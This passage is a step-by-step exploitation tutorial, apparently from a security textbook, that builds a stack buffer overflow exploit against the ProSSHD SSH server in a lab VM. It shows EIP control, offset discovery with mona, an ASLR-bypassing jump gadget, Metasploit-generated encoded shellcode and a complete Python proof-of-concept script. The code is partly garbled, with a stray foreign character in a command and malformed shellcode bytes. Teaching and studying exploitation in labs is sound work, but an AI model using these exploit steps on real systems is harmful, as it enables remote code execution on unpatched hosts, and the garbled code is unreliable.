- Now that the server is running, you need to determine the IP address of the vulnerable server and ping the vulnerable virtual machine from your Kali Linux machine.
- In our case, the virtual machine running ProSSHD is located at 192.168.10.104.
- You may need to allow the pings to reach the Windows virtual machine in its firewall settings.

- Next, inside the virtual machine, open Immunity Debugger.
- You may wish to adjust the color scheme by right-clicking in any window and selecting Appearance | Colors (All) and then choosing from the list.
- Scheme 4 is used for the examples in this section (white background).
- We have also selected the “No highlighting” option

- At this point (the vulnerable application and the debugger are running on a vulnerable server but not attached yet), it is suggested that you save the state of the VMware virtual machine by saving a snapshot.
- After the snapshot is complete, you may return to this point by simply reverting to the snapshot.
- This trick will save you valuable testing time because you may skip all of the previous setup and reboots on subsequent iterations of testing.

Control EIP

- Open up your favorite editor in your Kali Linux virtual machine and create a new file, saving it as prosshd1.py to verify the vulnerability of the server:
- The **paramiko** and **scpclient** modules are required for this script.
- The **paramiko** module should already be installed, but you will need to download and run setup.py for the **scpclient** module from <https://pypi.python.org/packages/source/s/scpclient/scpclient-0.4.tar.gz>.
- You will also need to connect once with the default SSH client from a command shell on Kali Linux so that the vulnerable target server is in the known SSH hosts list.
- Also, you may want to create a user account on the target virtual machine running ProSSHD that you will use in your exploit. We are using the username "test1" with a password of "asdf."

```
#prossh1.py
# Based on original Exploit by S2 Crew [Hungary]
import paramiko
from scpclient import *
from contextlib import closing
from time import sleep
import struct


hostname = "192.168.10.104"
username = "test1"
password = "asdf"
req = "A" * 500

ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None,
password=password)
sleep(15)
with closing(Read(ssh_client.get_transport(), req)) as scp:
    scp.receive("foo.txt")
```

- This script will be run from your attack host, pointed at the target (running in VMware).
- It turns out in this case that the vulnerability exists in a child process, wsshd.exe, that only exists when there is an active connection to the server.
- Therefore, we will need to launch the exploit and then quickly attach the debugger to continue our analysis.
- This is why we have the **sleep()** function being used with an argument of 15 seconds, giving us time to attach.
- Inside the VMware machine, you may attach the debugger to the vulnerable program by choosing File | Attach.
- Select the wsshd.exe process and click the Attach button to start the debugger.

- Here it goes!
- Launch the attack script from Kali and then quickly switch to the VMware target and attach Immunity Debugger to wsshd.exe.

`python prossh1.py`



- Once the debugger starts and loads the process, press F9 to “continue” the program.
- At this point, the exploit should be delivered and the lower-right corner of the debugger should turn yellow and say Paused.
- Depending on the Windows version you are using as the target, the debugger may require that you press F9 again after the first pause.
- Therefore, if you do not see 0x41414141 in the **EIP** register, as shown next, press F9 once more.
- It is often useful to place your attack window in a position that enables you to view the lower-right corner of the debugger to see when the debugger pauses.

EBX	0000016C	
ESP	0012EF88	ASCII "AAAAAAA/foo.txt"
EBP	0012F3A4	
ESI	76A635B7	kernel32.CreatePipe
EDI	0012F3A0	
EIP	41414141	

[16:22:22] Access violation when executing [41414141]

As you can see, we have control of EIP, which now holds 0x41414141.

Determine the Offset(s)

- You will next need to use the **mona.py** PyCommand plug-in from the Corelan Team to generate a pattern to determine the number of bytes where we get control.
- To get **mona.py**, go to <http://redmine.corelan.be/projects/mona> and download the latest copy of the tool.
- Save it to the PyCommands folder under your Immunity Debugger folder.
- We will be using the pattern scripts ported over from Metasploit.
- We first want to set up our working directory where output generated by Mona will be written.

- Create the following folder: C:\grayhat\mona_logs.
- After you have completed this step, start up an instance of Immunity Debugger.
- Do not worry about loading a program at this point.
- Click in the Python command shell at the bottom of the debugger window and then enter the command shown here:

```
!mona config -set workingfolder c:\grayhat\mona_logs\%p
```

- If Immunity Debugger jumps to the log window, you can simply click on the “c” button on the ribbon bar to jump back to the main CPU window.
- We must now generate a 500-byte pattern to use in our script.
- From the Immunity Debugger Python command shell, type in

```
!mona pc 500
```


- which will generate a 500-byte pattern, storing it in a new folder and file where you told Mona to write its output.

- Check your C:\grayhat\mona_logs\ directory for a new folder, likely titled _no_name.
- In that directory should be a new file called pattern.txt.
- This is the file from where you want to copy the generated pattern.
- As Mona tells you, do not copy the pattern from Immunity Debugger's log window because it may be truncated.

- Save a new copy of the prossh1.py attack script on your Kali Linux virtual machine.
- We are naming ours prossh2.py.
- Copy the pattern from the pattern.txt file and change the **req** line to include it, as follows:

```
# prossh2.py
...truncated...
req =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3A
f4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai
1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8
Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5A
n6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2A
q3Aq4Aq5Aq"
...truncated...
```

Let's run the new script, as shown next:



- This time, as expected, the debugger catches an exception and the value of **EIP** contains the value of a portion of the pattern (41337141).
- Also, notice that the extended stack pointer (**ESP**) points to a portion of the pattern.
- Use the pattern offset command in Mona to determine the offset of **EIP**, as shown:

The screenshot shows the Immunity Debugger interface with the title bar "Immunity Debugger - wsshd.exe - [Log data]". The menu bar includes File, View, Debug, Plugins, ImmLib, Options, Window, Help, and Jobs. Below the menu is a toolbar with various icons. The main window has two tabs: "Address" and "Message". The "Message" tab is active and displays the following log entries:

```

0BADF80D Looking for Aq3A in pattern of 500000 bytes
- Pattern Aq3A <0x41337141> found in Metasploit pattern at position 489
0BADF80D Looking for Aq3A in pattern of 500000 bytes
0BADF80D Looking for A3qA in pattern of 500000 bytes
0BADF80D - Pattern A3qA not found in Metasploit pattern (uppercase)
0BADF80D Looking for Aq3A in pattern of 500000 bytes
0BADF80D Looking for A3qA in pattern of 500000 bytes
- Pattern A3qA not found in Metasploit pattern (lowercase)
Action took 0:00:00.218000

```

At the bottom of the window, there is a command line input field containing "!mona po 41337141" and a status bar indicating "Paused".

- We can see that after 489 bytes of the buffer, we overwrite the return pointer from bytes 490 to 493.
- Then, 4 bytes later, after byte 493, the rest of the buffer can be found at the top of the stack after the program crashes.
- The Metasploit pattern offset tool we just used with Mona shows the offset *before* the pattern starts.

Determine the Attack Vector

- On Windows systems, the stack resides in the lower memory addresses.
- This presents a problem with the Aleph 1 attack technique we used in Linux exploits.
- Unlike the canned scenario of the meet.exe program, for real-world exploits, we cannot simply control **EIP** with a return address on the stack.
- The address will likely contain 0x00 at the beginning and cause us problems as we pass that NULL byte to the vulnerable program.

- On Windows systems, you will have to find another attack vector.
- You will often find a portion (if not all) of your buffer in one of the registers when a Windows program crashes.
- As demonstrated in the preceding section, we control the area of the stack where the program crashes.
- All we need to do is place our shellcode beginning at byte 493 and overwrite the return pointer with the address of an opcode to “jmp” or “call esp.”
- We chose this attack vector because either of those opcodes will place the value of **ESP** into **EIP** and execute the code at that address.

- To find the address of a desired opcode, we need to search through the loaded modules (DLLs) that are dynamically linked to the ProSSHd program.
- Remember, within Immunity Debugger, you can list the linked modules by pressing ALT-E.
- We will use the Mona tool to search through the loaded modules.
- First, we will use Mona to determine which modules do not participate in exploit mitigation controls such as /REBASE and Address Space Layout Randomization (ASLR).
- It is quite common for modules bundled with a third-party application to not participate in some or all of these controls.

- To find out which modules we want to use as part of our exploit, we will run the **!mona modules** command from inside of Immunity Debugger.
- The instance of wsshd.exe that we attached to previously with Immunity Debugger should still be up, showing the previous pattern in **EIP**.
- If it is not, go ahead and run the previous steps, attaching to the wsshd.exe process.
- With the debugger attached to the process, run the following command to get the same results:

!mona modules

Immunity Debugger - wsshd.exe - [Log data]

File View Debug Plugins ImmLib Options Window Help Jobs

Python Developer Wanted

Message

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & Pat
0x7c348800	0x7c396000	0x00056000	False	True	False	False	False	7.10.3052.4 [MSUCR71.dll]
0x75440000	0x7548c000	0x0004c000	True	True	True	True	True	6.1.7600.16385 [apphelp.dll]
0x88340000	0x88376000	0x00036000	True	True	False	False	False	-1.0- [xsetup.dll] <C:\Pr>
0x75880000	0x75886000	0x00006000	True	True	True	True	True	6.1.7600.16385 [wsip6.dll]
0x76150000	0x76224000	0x000d4000	True	True	True	True	True	6.1.7600.16385 [kernel32.dll]
0x771c0000	0x7726c000	0x000ac000	True	True	True	True	True	7.0.7600.16385 [msvcrtd.dll]

!mona modules

Paused

- As you can see from the sampling of Mona's output, the module MSVCR71.dll is not protected by the majority of the available exploit-mitigation controls.
- Most importantly, it is not being rebased and is not participating in ASLR.
- This means that if we find our desired opcode, its address should be reliable in our exploit, bypassing ASLR!
- We will now continue to use the Mona plug-in from Peter Van Eeckhoutte (aka corelanc0d3r) and the Corelan Team.
- This time we will use it to find our desired opcode from MSVCR71.DLL.

- Run the following command:

```
!mona jmp -r esp -m ms脆vcr71.dll
```

- The **jmp** argument is used to specify the type of instruction for which we want to search.
- The argument **-r** is for us to specify to which register's address we would like to jump and execute code.
- The **-m** argument is optional and allows us to specify on which module we would like to search.
- We are choosing MSVCR71.dll, as previously covered.
- After the command is executed, a new folder should be created at C:\grayhat\mona_logs\wsshd.

- In that folder is a file called jmp.txt.
- When viewing the contents, we see the following:

```
0x7c345c30 : push esp #  ret  |  asciiprint,ascii {PAGE_EXECUTE_READ} [MSVCR71.dll]
ASLR: False, Rebase: False, SafeSEH: True, OS: False, v7.10.3052.4
(C:\Users\Public\Program Files\Lab-NC\ProSSH\MSVCR71.dll)
```

- The address **0x7c345c30** shows the instructions **push esp # ret**.
- This is actually two separate instructions.
- The **push esp** instruction pushes the address where **ESP** is currently pointing onto the stack, and the **ret** instruction causes **EIP** to return to that address and execute what is there as instructions.
- If you are thinking that this is why DEP was created, you are correct.

- Before crafting the exploit, you may want to determine the amount of stack space available in which to place shellcode, especially if the shellcode you are planning to use is large.
- If not enough space is available, an alternative would be to use multistaged shellcode to allocate space for additional stages.
- Often, the quickest way to determine the amount of available space is to throw lots of A's at the program and manually inspect the stack after the program crashes.

- You can determine the available space by clicking in the stack section of the debugger after the crash and then scrolling down to the bottom of the stack and determining where the A's end.
- Then, simply subtract the starting point of your A's from the ending point of your A's.
- This may not be the most accurate and elegant way of determining the amount of available space, but is often accurate enough and faster than other methods.

We are ready to create some shellcode to use with a proof-of-concept exploit.

Use the Metasploit command-line payload generator on your Kali Linux virtual machine:

```
$ msfpayload windows/exec cmd=calc.exe R | msfencode -b '\x00\x0a' -e x86/shikata_ga_nai -t python > sc.txt
```

Take the output of the preceding command and add it to the attack script (note that we will change the variable name from **buf** to **sc**).

Build the Exploit

We are finally ready to put the parts together and build the exploit:

```
#prosshd3.py POC Exploit
import paramiko
from scpclient import *
from contextlib import closing
from time import sleep
import struct

hostname = "192.168.10.104"
username = "test1"
password = "asdf"
jmp = struct.pack('<L', 0x7c345c30)    # PUSH ESP # RETN
pad = "\x90" * 12                      # compensate for fstenv
sc = ""
sc += "\xdd\xc5\xd9\x74\x24\xf4\xbe\xad\xa2\xb5\x24\x5f\x31"
sc += "\xc9\xb1\x33\x31\x77\x17\x83\xef\xfc\x03\xda\xb1\x57"
sc += "\xd1\xd8\x5e\x1e\x1a\x20\x9f\x41\x92\xc5\xae\x53\xc0"
sc += "\x8e\x83\x63\x82\xc2\x2f\x0f\xc6\xf6\xa4\x7d\xcf\xf9"
sc += "\x0d\xcb\x29\x34\x8d\xfd\xf5\x9a\x4d\x9f\x89\xe0\x81"
sc += "\x7f\xb3\x2b\xd4\x7e\xf4\x51\x17\xd2\xad\x1e\x8a\xc3"
sc += "\xda\x62\x17\xe5\x0c\xe9\x27\x9d\x29\x2d\xd3\x17\x33"
sc += "\x7d\x4c\x23\x7b\x65\xe6\x6b\x5c\x94\x2b\x68\xa0\xdf"
sc += "\x40\x5b\x52\xde\x80\x95\x9b\xd1\xec\x7a\xa2\xde\xe0"
sc += "\x83\xe2\xd8\x1a\xf6\x18\x1b\xa6\x01\xdb\x66\x7c\x87"
sc += "\xfe\xc0\xf7\x3f\xdb\xf1\xd4\xa6\x8\xfd\x91\xad\xf7"
sc += "\xe1\x24\x61\x8c\x1d\xac\x84\x43\x94\xf6\xa2\x47\xfd"
sc += "\xad\xcb\xde\x5b\x03\xf3\x01\x03\xfc\x51\x49\x1\xe9"
sc += "\xe0\x10\xaf\xec\x61\x2f\x96\xef\x79\x30\xb8\x87\x48"
sc += "\xbb\x57\xdf\x54\x6e\x1c\x2f\x1f\x33\x34\xb8\xc6\x1"
sc += "\x05\xa5\xf8\x1f\x49\xd0\x7a\xaa\x31\x27\x62\xdf\x34"
sc += "\x63\x24\x33\x44\xfc\xc1\x33\xfb\xfd\xc3\x57\x9a\x6d"
sc += "\x8f\xb9\x39\x16\x2a\xc6"
req = "A" * 489 + jmp + pad + sc
ssh_client = paramiko.SSHClient()
ssh_client.load_system_host_keys()
ssh_client.connect(hostname, username=username, key_filename=None,
password=password)
sleep(15)      #Sleep 15 seconds to allow time for debugger connect
with closing(Read(ssh_client.get_transport(), req)) as scp:
    scp.receive("foo.txt")
```

- Sometimes the use of NOPs or padding before the shellcode is required.
- The Metasploit shellcode needs some space on the stack to decode itself when calling the **GETPC** routine as outlined by "sk" in his Phrack 62 article.


(FSTENV (28-BYTE) PTR SS:[ESP-C])
- Also, if **EIP** and **ESP** are too close to each other (which is very common if the shell-code is on the stack), then NOPs are a good way to prevent corruption.
- But in that case, a simple stackadjust or pivot instruction might do the trick as well.
- Simply prepend the shellcode with the opcode bytes (for example, **add esp,-450**).

- The Metasploit assembler may be used to provide the required instructions in hex:

```
root@kali:~# /usr/share/metasploit-framework/tools/metasm_shell.rb
type "exit" or "quit" to quit
use ";" or "\n" for newline
metasm > add esp, -450
"\x81\xc4\x3e\xfe\xff\xff"
metasm >
```

Debug the Exploit if Needed

- It's time to reset the virtual system and launch the preceding script.
- Remember to attach to wsshd.exe quickly and press F9 to run the program.
- Let the program reach the initial exception. Click anywhere in the disassembly section and press CTRL-G to bring up the "Enter expression to follow" dialog box.
- Enter the address from Mona that you are using to jump to **ESP**, as shown next.
- For us, it was **0x7c345c30** from MSVCR71.dll. Press F9 to reach the breakpoint.



